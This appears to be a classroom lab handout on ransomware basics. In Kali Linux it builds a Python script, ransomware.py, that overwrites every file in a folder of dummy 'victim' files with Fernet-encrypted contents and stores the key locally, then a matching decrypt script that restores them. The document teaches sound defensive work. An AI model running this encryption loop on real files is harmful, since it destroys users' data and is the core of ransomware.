


RANSOMWARE & ENCRYPTION - DECRYPTION - MINI LAB

1. Open your VMware and power on your kali Linux.

UN: kali

PASS: kali



2. Open terminal, and type in:

ip addr (to know your IP address)

```
$  
└─(kali㉿kali)-[~]  
$ ip addr  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000  
    link/loopback brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 00:0c:29:62:af:ab brd ff:ff:ff:ff:ff:ff  
    inet 192.168.140.134/24 brd 192.168.140.255 scope global dynamic noprefixroute  
        route eth0  
            valid_lft 991sec preferred_lft 991sec  
        inet6 fe80::caef:eeb9:d12d:e9fd/64 scope link noprefixroute  
            valid_lft forever preferred_lft forever  
└─(kali㉿kali)-[~]  
$
```

3. Ping your IP address in your PC's CMD

```
Control-C  
^C  
C:\Users\HP>ping 192.168.140.134  
  
Pinging 192.168.140.134 with 32 bytes of data:  
Reply from 192.168.140.134: bytes=32 time<1ms TTL=64  
  
Ping statistics for 192.168.140.134:
```

4. Once done and replying, proceed on connecting it through Secure CRT.

Protocol: SSH2

Hostname: <your ipd address in Kali Linux>

Accept & Save

UN: kali

pass: kali

```
kali@kali: ~
Linux kali 6.0.0-kali3-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.7-1kali1 (2022-11-07) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

(kali㉿kali)-[~]
$ (kali㉿kali)-[~]
$ (kali㉿kali)-[~]
$ 
```

Ready ssh2: AES-256-CTR 17, 6 24 Rows, 80 Cols Xterm CAP NUM

Troubleshoot: if ssh2 is not connecting/no remote connection has been made. do this:

```
systemctl status ssh
sudo systemctl start ssh
sudo systemctl enable ssh
```

```
kali@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]] $ sudo systemctl start ssh
[(kali㉿kali)-[~]] $ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install .
Executing: /lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/sshd.service → /lib/systemd/system/ssh.service.
Created symlink /etc/systemd/system/multi-user.target.wants/ssh.service → /lib/systemd/system/ssh.service.

[(kali㉿kali)-[~]] $ nmap -sV 192.168.140.134
Starting Nmap 7.93 ( https://nmap.org ) at 2024-10-11 10:41 EDT
Nmap scan report for 192.168.140.134
Host is up (0.00020s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.0p1 Debian 1+b2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds

[(kali㉿kali)-[~]] $
```

5. Now, open File explorer and create a folder in your desktop named PythonforSEC:



6. Open your Visual Code Studio. And create a new text file, using .py extesnsion for python indication script.



7. Once opened, click file → new file → select python as language and type in this script, type in this command and save it to your PythonforSEC folder in Desktop.

```
import sys
print('version.sys')

#type in the python terminal
#py -m pip install --upgrade pip
```

```
#py -m pip install netmiko
```

#if there are issues, type the commands in powershell

RUN the script and the result should be like this,

```
rectory
PS C:\Users\HP\alli\Pythonfor-SEC> & C:/Users/HP/AppData/Local/Microsoft/Window
sApps/python3.11.exe c:/Users/HP/OneDrive/Documents/Desktop/PythonforSEC/netmik
o.py
version.sys
PS C:\Users\HP\alli\Pythonfor-SEC> []
Ln 10, Col 1  Spaces: 4  UTF-8  CRLF  {} Python  3.11.9 64-bit (Microso
```

8. Start downloading your netmiko, this will be used for the rest of the laboratory process.

command:

```
py -m pip install netmiko
```

(if it did not work) try:

```
python -m pip install netmiko
```

the result should be like this:

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

PS C:\Users\HP\alli\Pythonfor-SEC\boss_ransom> python -m pip install netmiko
Collecting netmiko
  Downloading netmiko-4.4.0-py3-none-any.whl.metadata (7.5 kB)
Collecting cffi>=1.17.0rc1 (from netmiko)
  Downloading cffi-1.17.1-cp311-cp311-win_amd64.whl.metadata (1.6 kB)
Collecting ntc-templates>=3.1.0 (from netmiko)
  Downloading ntc_templates-7.1.0-py3-none-any.whl.metadata (4.2 kB)
Collecting paramiko>=2.9.5 (from netmiko)
  Downloading paramiko-3.5.0-py3-none-any.whl.metadata (4.4 kB)
Collecting pyserial>=3.3 (from netmiko)
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

  232.2/232.2 kB 3.5 MB/s eta 0:00:00
Downloaded cffi-1.17.1-cp311-cp311-win_amd64.whl (181 kB)
  181.4/181.4 kB 1.8 MB/s eta 0:00:00
Downloaded ntc_templates-7.1.0-py3-none-any.whl (545 kB)
  545.1/545.1 kB 2.3 MB/s eta 0:00:00
Downloaded paramiko-3.5.0-py3-none-any.whl (227 kB)
  227.1/227.1 kB 3.5 MB/s eta 0:00:00
Downloaded pyserial-3.5-py2.py3-none-any.whl (90 kB)
  90.6/90.6 kB 2.6 MB/s eta 0:00:00
Downloaded PyYAML-6.0.2-cp311-cp311-win_amd64.whl (161 kB)
```

```
PROBLEMS  OUTPUT  DEBUG CONSOLE  TERMINAL  PORTS

WARNING: The scripts netmiko-cfg.exe, netmiko-grep.exe and netmiko-show.exe are installed in 'C:\Users\HP\AppData\Local\Packages\PythonSoftwareFo
undation.Python.3.11_qbz5n2kfra8p0\LocalCache\local-packages\Python311\Scripts' which is not on PATH.
Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
Successfully installed bcrypt-4.2.0 cffi-1.17.1 cryptography-43.0.1 future-1.0.0 netmiko-4.4.0 ntc-templates-7.1.0 paramiko-3.5.0 pycparser-2.22 py
nacl-1.5.0 pyserial-3.5 pyyaml-6.0.2 scp-0.15.0 six-1.16.0 textfsm-1.1.3

[notice] A new release of pip is available: 24.0 -> 24.2
[notice] To update, run: C:\Users\HP\AppData\Local\Microsoft\WindowsApps\PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0\python.exe -m pip insta
ll --upgrade pip
PS C:\Users\HP\alli\Pythonfor-SEC\boss_ransom> []
Ln 9, Col 1  Spaces: 4  UTF-8  CRLF  {} Python  3.11.9 64-bit (Microso
```

9. After installing netmiko, upgrade pip to make sure there will be no problem when installing inside the python terminal.

command:

```
py -m pip install --upgrade pip
```

(if it did not work) try:

```
python -m pip install --upgrade pip
```

The screenshot shows a terminal window with the following output:

```
PS C:\Users\HP\alli\Pythonfor-SEC\boss_ransom> python -m pip install --upgrade pip
Requirement already satisfied: pip in c:\program files\windowsapps\pythonsoftwarefoundation.python.3.11_3.11.2544.0_x64_qbz5n2kfra8p0\lib\site-packages (24.0)
Collecting pip
  Downloading pip-24.2-py3-none-any.whl.metadata (3.6 kB)
  Downloading pip-24.2-py3-none-any.whl (1.8 MB)
    1.8/1.8 MB 1.4 MB/s eta 0:00:00
Installing collected packages: pip
  WARNING: The scripts pip.exe, pip3.11.exe and pip3.exe are installed in 'C:\Users\HP\AppData\Local\Programs\PythonSoftwareFoundation.Python.3.11_qbz5n2kfra8p0\LocalCache\local-packages\Python311\Scripts' which is not on PATH.
```

10. Go back to Secure CRT and let's create files, inside kali Linux.

commands: sudo su (for root privileges)

```
mkdir victim_files
```

```
ls
```

The screenshot shows a terminal window with the following output:

```
(root@kali)-[~/home/kali]
# mkdir victim_files

(root@kali)-[~/home/kali]
# ls
Desktop  Downloads  Pictures  ransomware  victim_files  Videos
Documents  Music      Public    Templates   victim_files

(root@kali)-[~/home/kali]
#
```

11. Let's create files inside the created folder (victim_files).

command:

```
cd victim_files/
```

The screenshot shows a terminal window with the following output:

```
(root@kali)-[~/home/kali]
# cd victim_files/

(root@kali)-[~/home/kali/victim_files]
#
```

12. Create multiple files with specific contents using the echo command:

```
echo "Username: YourName123: Password123" > cred.txt
echo "Personal Information" > confi.txt
echo "Contact number" > cpnum.txt
```

```
(root@kali)-[~/home/kali/victim_files]
# echo "Username: YourName123: Password123" > cred.txt

(root@kali)-[~/home/kali/victim_files]
# echo "Personal Information" > confi.txt

(root@kali)-[~/home/kali/victim_files]
# echo "Contact number" > cpnum.txt

(root@kali)-[~/home/kali/victim_files]
# ls
confi.txt cpnum.txt cred.txt


(root@kali)-[~/home/kali/victim_files]
#
```

13. Begin creating the ransomware using Kali Linux. type in the command:

command: nano ransomware.py

```
(root@kali)-[~/home/kali/victim_files]
# nano ransomware.py
```

You will be redirect to this content area, let's make the script using Visual Code Studio.



Open Visual code studio and type in carefully the following commands:

```
import os
```

```

#comment - a variable that will store file names of the victims files

victims_files = []


#a for loop that will list each file in the victims directory

for file in os.listdir():

    #an exception so that the encryption does not affect this python script

    if file == "ransomware.py":

        continue


    #in case other file types exist that can't be modified ex. folders, zip files

    if os.path.isfile(file):

        victims_files.append(file)

print(victims_files)

```



```

netmiko.py      ransomware.py •

ransomware.py > ...
1  import os
2
3  #comment - a variable that will store file names of the victims files
4  victims_files = []
5
6  #a for loop that will list each file in the victims directory
7  for file in os.listdir():
8
9      #an exception so that the encryption does not affect this python scri
10     if file == "ransomware.py":
11         continue
12     #in case other file types exist that can't be modified ex. folders, z
13     if os.path.isfile(file):
14         victims_files.append(file)
15
16 print(victims_files)
17
18
19

```

14. Copy and paste the script, inside the content area of your [ransomware.py](#) using kali linux (go back to your Secure CRT)

The screenshot shows a terminal window titled 'root@kali: /home/kali/victim_files'. The file being edited is 'ransomware.py'. The code is as follows:

```
GNU nano 6.4          ransomware.py *
import os

#comment - a variable that will store file names of the victims files
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

    #an exception so that the encryption does not affect this program
    if file == "ransomware.py":
        continue
    #in case other file types exist that can't be modified ex. jpg
    if os.path.isfile(file):
        victims_files.append(file)

print(victims_files)
```

The terminal also displays a menu bar at the bottom with various keyboard shortcuts for editing.

ctrl + o (for writing out the content) press **ENTER**, and **ctrl + x** (for exiting)

15. Now, view the changes you have made in the content of [ransomware.py](#) using the cat command.

command: cat [ransomware.py](#)

```
—(root㉿kali)-[~/home/kali/victim_files]
└─# cat ransomware.py
import os

#comment - a variable that will store file names of the victims file
s
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

    #an exception so that the encryption does not affect this py
    thon script
    if file == "ransomware.py":
        continue
    #in case other file types exist that can't be modified ex. f
    olders, zip files
    if os.path.isfile(file):
        victims_files.append(file)

print(victims_files)
```

```
—(root㉿kali)-[~/home/kali/victim_files]
└─#
```

16. View the created files, to verify that all the creation on the previous steps had been created.

command: ls

```
—(root㉿kali)-[~/home/kali/victim_files]
└─# ls
confi.txt cpnum.txt cred.txt ransomware.py
```

```
—(root㉿kali)-[~/home/kali/victim_files]
└─#
```

17. Run the `ransomware.py` file through this command:

command: python3 `ransomware.py`

```
—(root㉿kali)-[~/home/kali/victim_files]
└─# python3 ransomware.py
['confi.txt', 'cred.txt', 'cpnum.txt']
```

```
—(root㉿kali)-[~/home/kali/victim_files]
└─#
```

18. Now return to `ransomware.py` using nano command again. Let's finish the script in visual code studio, then paste it to kali linux.

```
import os

from cryptography.fernet import Fernet
```

```
#comment - a variable that will store file names of the victims files
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

    #files to be exempted from encryption
    if file == "ransomware.py" or file == "thekey.key":
        continue

    #in case other file types exist that can't be modified ex. folders, zip files
    if os.path.isfile(file):
        victims_files.append(file)

print(victims_files)

#generate key
key = Fernet.generate_key()

print(key)

#write the key(in binary, "wb") in a file called thekey.key
with open("thekey.key", "wb") as thekey:
    thekey.write(key)

#create a for loop to examine and modify each file in the directory
for file in victims_files:
    #open each file and store its info inside the variable contents
    with open(file, "rb") as thefile:
        contents = thefile.read()

        #Use the key to encrypt contents
        encrypt_contents = Fernet(key).encrypt(contents)

        #overwrite the contents of each file using the encrypted version
        with open(file, "wb") as thefile:
            thefile.write(encrypt_contents)
```

The screenshot shows a terminal window titled "root@kali: /home/kali/victim_files". The terminal is running the "nano" text editor. The script displayed is a Python file named "ransomware.py". The code is as follows:

```
GNU nano 6.4 ransromware.py *
#in case other file types exist that can't be modified ex. >
if os.path.isfile(file):
    victims_files.append(file)

print(victims_files)

#generate key
key = Fernet.generate_key()

print(key)
#write the key(in binary, "wb") in a file called thekey.key
with open("thekey.key", "wb") as thekey:
    thekey.write(key)

#create a for loop to examine and modify each file in the directory
for file in victims_files:
    #open each file and store its info inside the variable cont>
    with open(file, "rb") as thefile:
        contents = thefile.read()
    #Use the key to encrypt contents
    encrypt_contents = Fernet(key).encrypt(contents)
    #overwrite the contents of each file using the encrypted ve>
    with open(file, "wb") as thefile:
        thefile.write(encrypt_contents)
```

At the bottom of the terminal window, there is a menu bar with options like File, Edit, View, Options, Transfer, Script, Tools, Window, Help, and a toolbar with various icons. The status bar at the bottom shows "Ready", "ssh2: AES-256-CTR", "25, 48 28 Rows, 68 Cols", "Xterm", and "CAP NUM".

ctrl + o (for writing out the content) press **ENTER**, and **ctrl + x** (for exiting)

19. Let's see if the encryption works. Re-run the `ransomware.py` file


command: python3 ransomware.py

We can see that the files inside the `ransomware.py` are already encrypted.

```
[root@kali) - [/home/kali/victim_files]
# python3 ransomware.py
['confi.txt', 'cred.txt', 'cpnum.txt']
b'q7URrAs29-f_immmAKYek0njvUk7qOM0V-wUqVGsysY='
[root@kali) - [/home/kali/victim_files]
#
```

If we will try to reopen the files in our kali linux VM we can see that the contents are already encrypted.

Note: Please, create another copy of thekey.key file in other directory or path so we can assure that there will be no problem when we decrypt our files again.



20. To start decrypting, we'll just use the [ransomware.py](#) as a basis.

Duplicate [ransomware.py](#) using the `cp` command

```
cp ransomware.py decode.py
```

```
| cp "original.file" "copiedOriginal.file"
```

Go inside the copied python file then start scripting again in Visual code studio. And paste it to kali linux.

command: `nano decrypt.py`

```
import os
from cryptography.fernet import Fernet

#comment - a variable that will store file names of the victims files
victims_files = []

#a for loop that will list each file in the victims directory
for file in os.listdir():

    #files to be exempted from encryption
    if file == "ransomware.py" or file == "thekey.key" or file == "decode.py":
        continue

    #in case other file types exist that can't be modified ex. folders, zip files
    if os.path.isfile(file):
        victims_files.append(file)
```

```

print(victims_files)

#read the contents of the key
with open("thekey.key", "rb") as thekey:
    secretkey = thekey.read()

#create a for loop to examine and modify each file in the directory
for file in victims_files:
    #open each file and store its info inside the variable contents
    with open(file, "rb") as thefile:
        contents = thefile.read()
    #Use the key to decrypt the contents
    decrypt_contents = Fernet(secretkey).decrypt(contents)
    #overwrite the contents of each file using the encrypted version
    with open(file, "wb") as thefile:
        thefile.write(decrypt_contents)

```

make sure to remember to add the decryption file as one of the exceptions when encrypting and decrypting in both `ransomware.py` and `decode.py`

```

root@kali: /home/kali/victim_files
GNU nano 6.4          decrypt.py *
#files to be exempted from encryption
if file == "ransomware.py" or file == "thekey.key" or file == ">
    continue

#in case other file types exist that can't be modified ex. fold>
if os.path.isfile(file):
    victims_files.append(file)

print(victims_files)

#read the contents of the key
with open("thekey.key", "rb") as thekey:
    secretkey = thekey.read()

#create a for loop to examine and modify each file in the directory
for file in victims_files:
    #open each file and store its info inside the variable contents
    with open(file, "rb") as thefile:
        contents = thefile.read()
    #Use the key to decrypt the contents
    decrypt_contents = Fernet(secretkey).decrypt(contents)
    #overwrite the contents of each file using the encrypted version
    with open(file, "wb") as thefile:
        thefile.write(decrypt_contents)■

```

GNOME Terminal keyboard shortcuts:

AG	Help	AO	Write Out	AW	Where Is	AK	Cut	AT	Execute
AX	Exit	AR	Read File	AI	Replace	AU	Paste	AJ	Justify

ctrl + o (for writing out the content) press **ENTER**, and **ctrl + x** (for exiting)

21. Then run the decryption file, then verify using cat command.

command: `python3 decrypt.py`

```

└─(root㉿kali)-[/home/kali/victim_files]
  └─# nano decrypt.py

└─(root㉿kali)-[/home/kali/victim_files]
  └─# python3 decrypt.py
  ['confi.txt', 'cred.txt', 'cpnum.txt']

└─(root㉿kali)-[/home/kali/victim_files]
  └─#

```

cat confi.txt

```

└─(root㉿kali)-[/home/kali/victim_files]
  └─# cat confi.txt
Personal Information

└─(root㉿kali)-[/home/kali/victim_files]
  └─#

```

You can also try this in other folders.

Linux Commands:

Name	Meaning	Example
cat	(concatinate) READ the contents of the specified file.	user~\$ cat file.txt
rm, rm -rf	(remove) DELETE the specified file.	user~\$ rm file.txt
cp	(copy file) COPY the specified file.	user~\$ cp file.txt newfile.txt
nano	(Nano - text editor) open AND edit the file using nano	user~\$ nano file.txt
ls	(List) list all files within the current directory	user~\$ ls
ip addr	displays the IP ADDRESS of every link configured on the system	user~\$ ip addr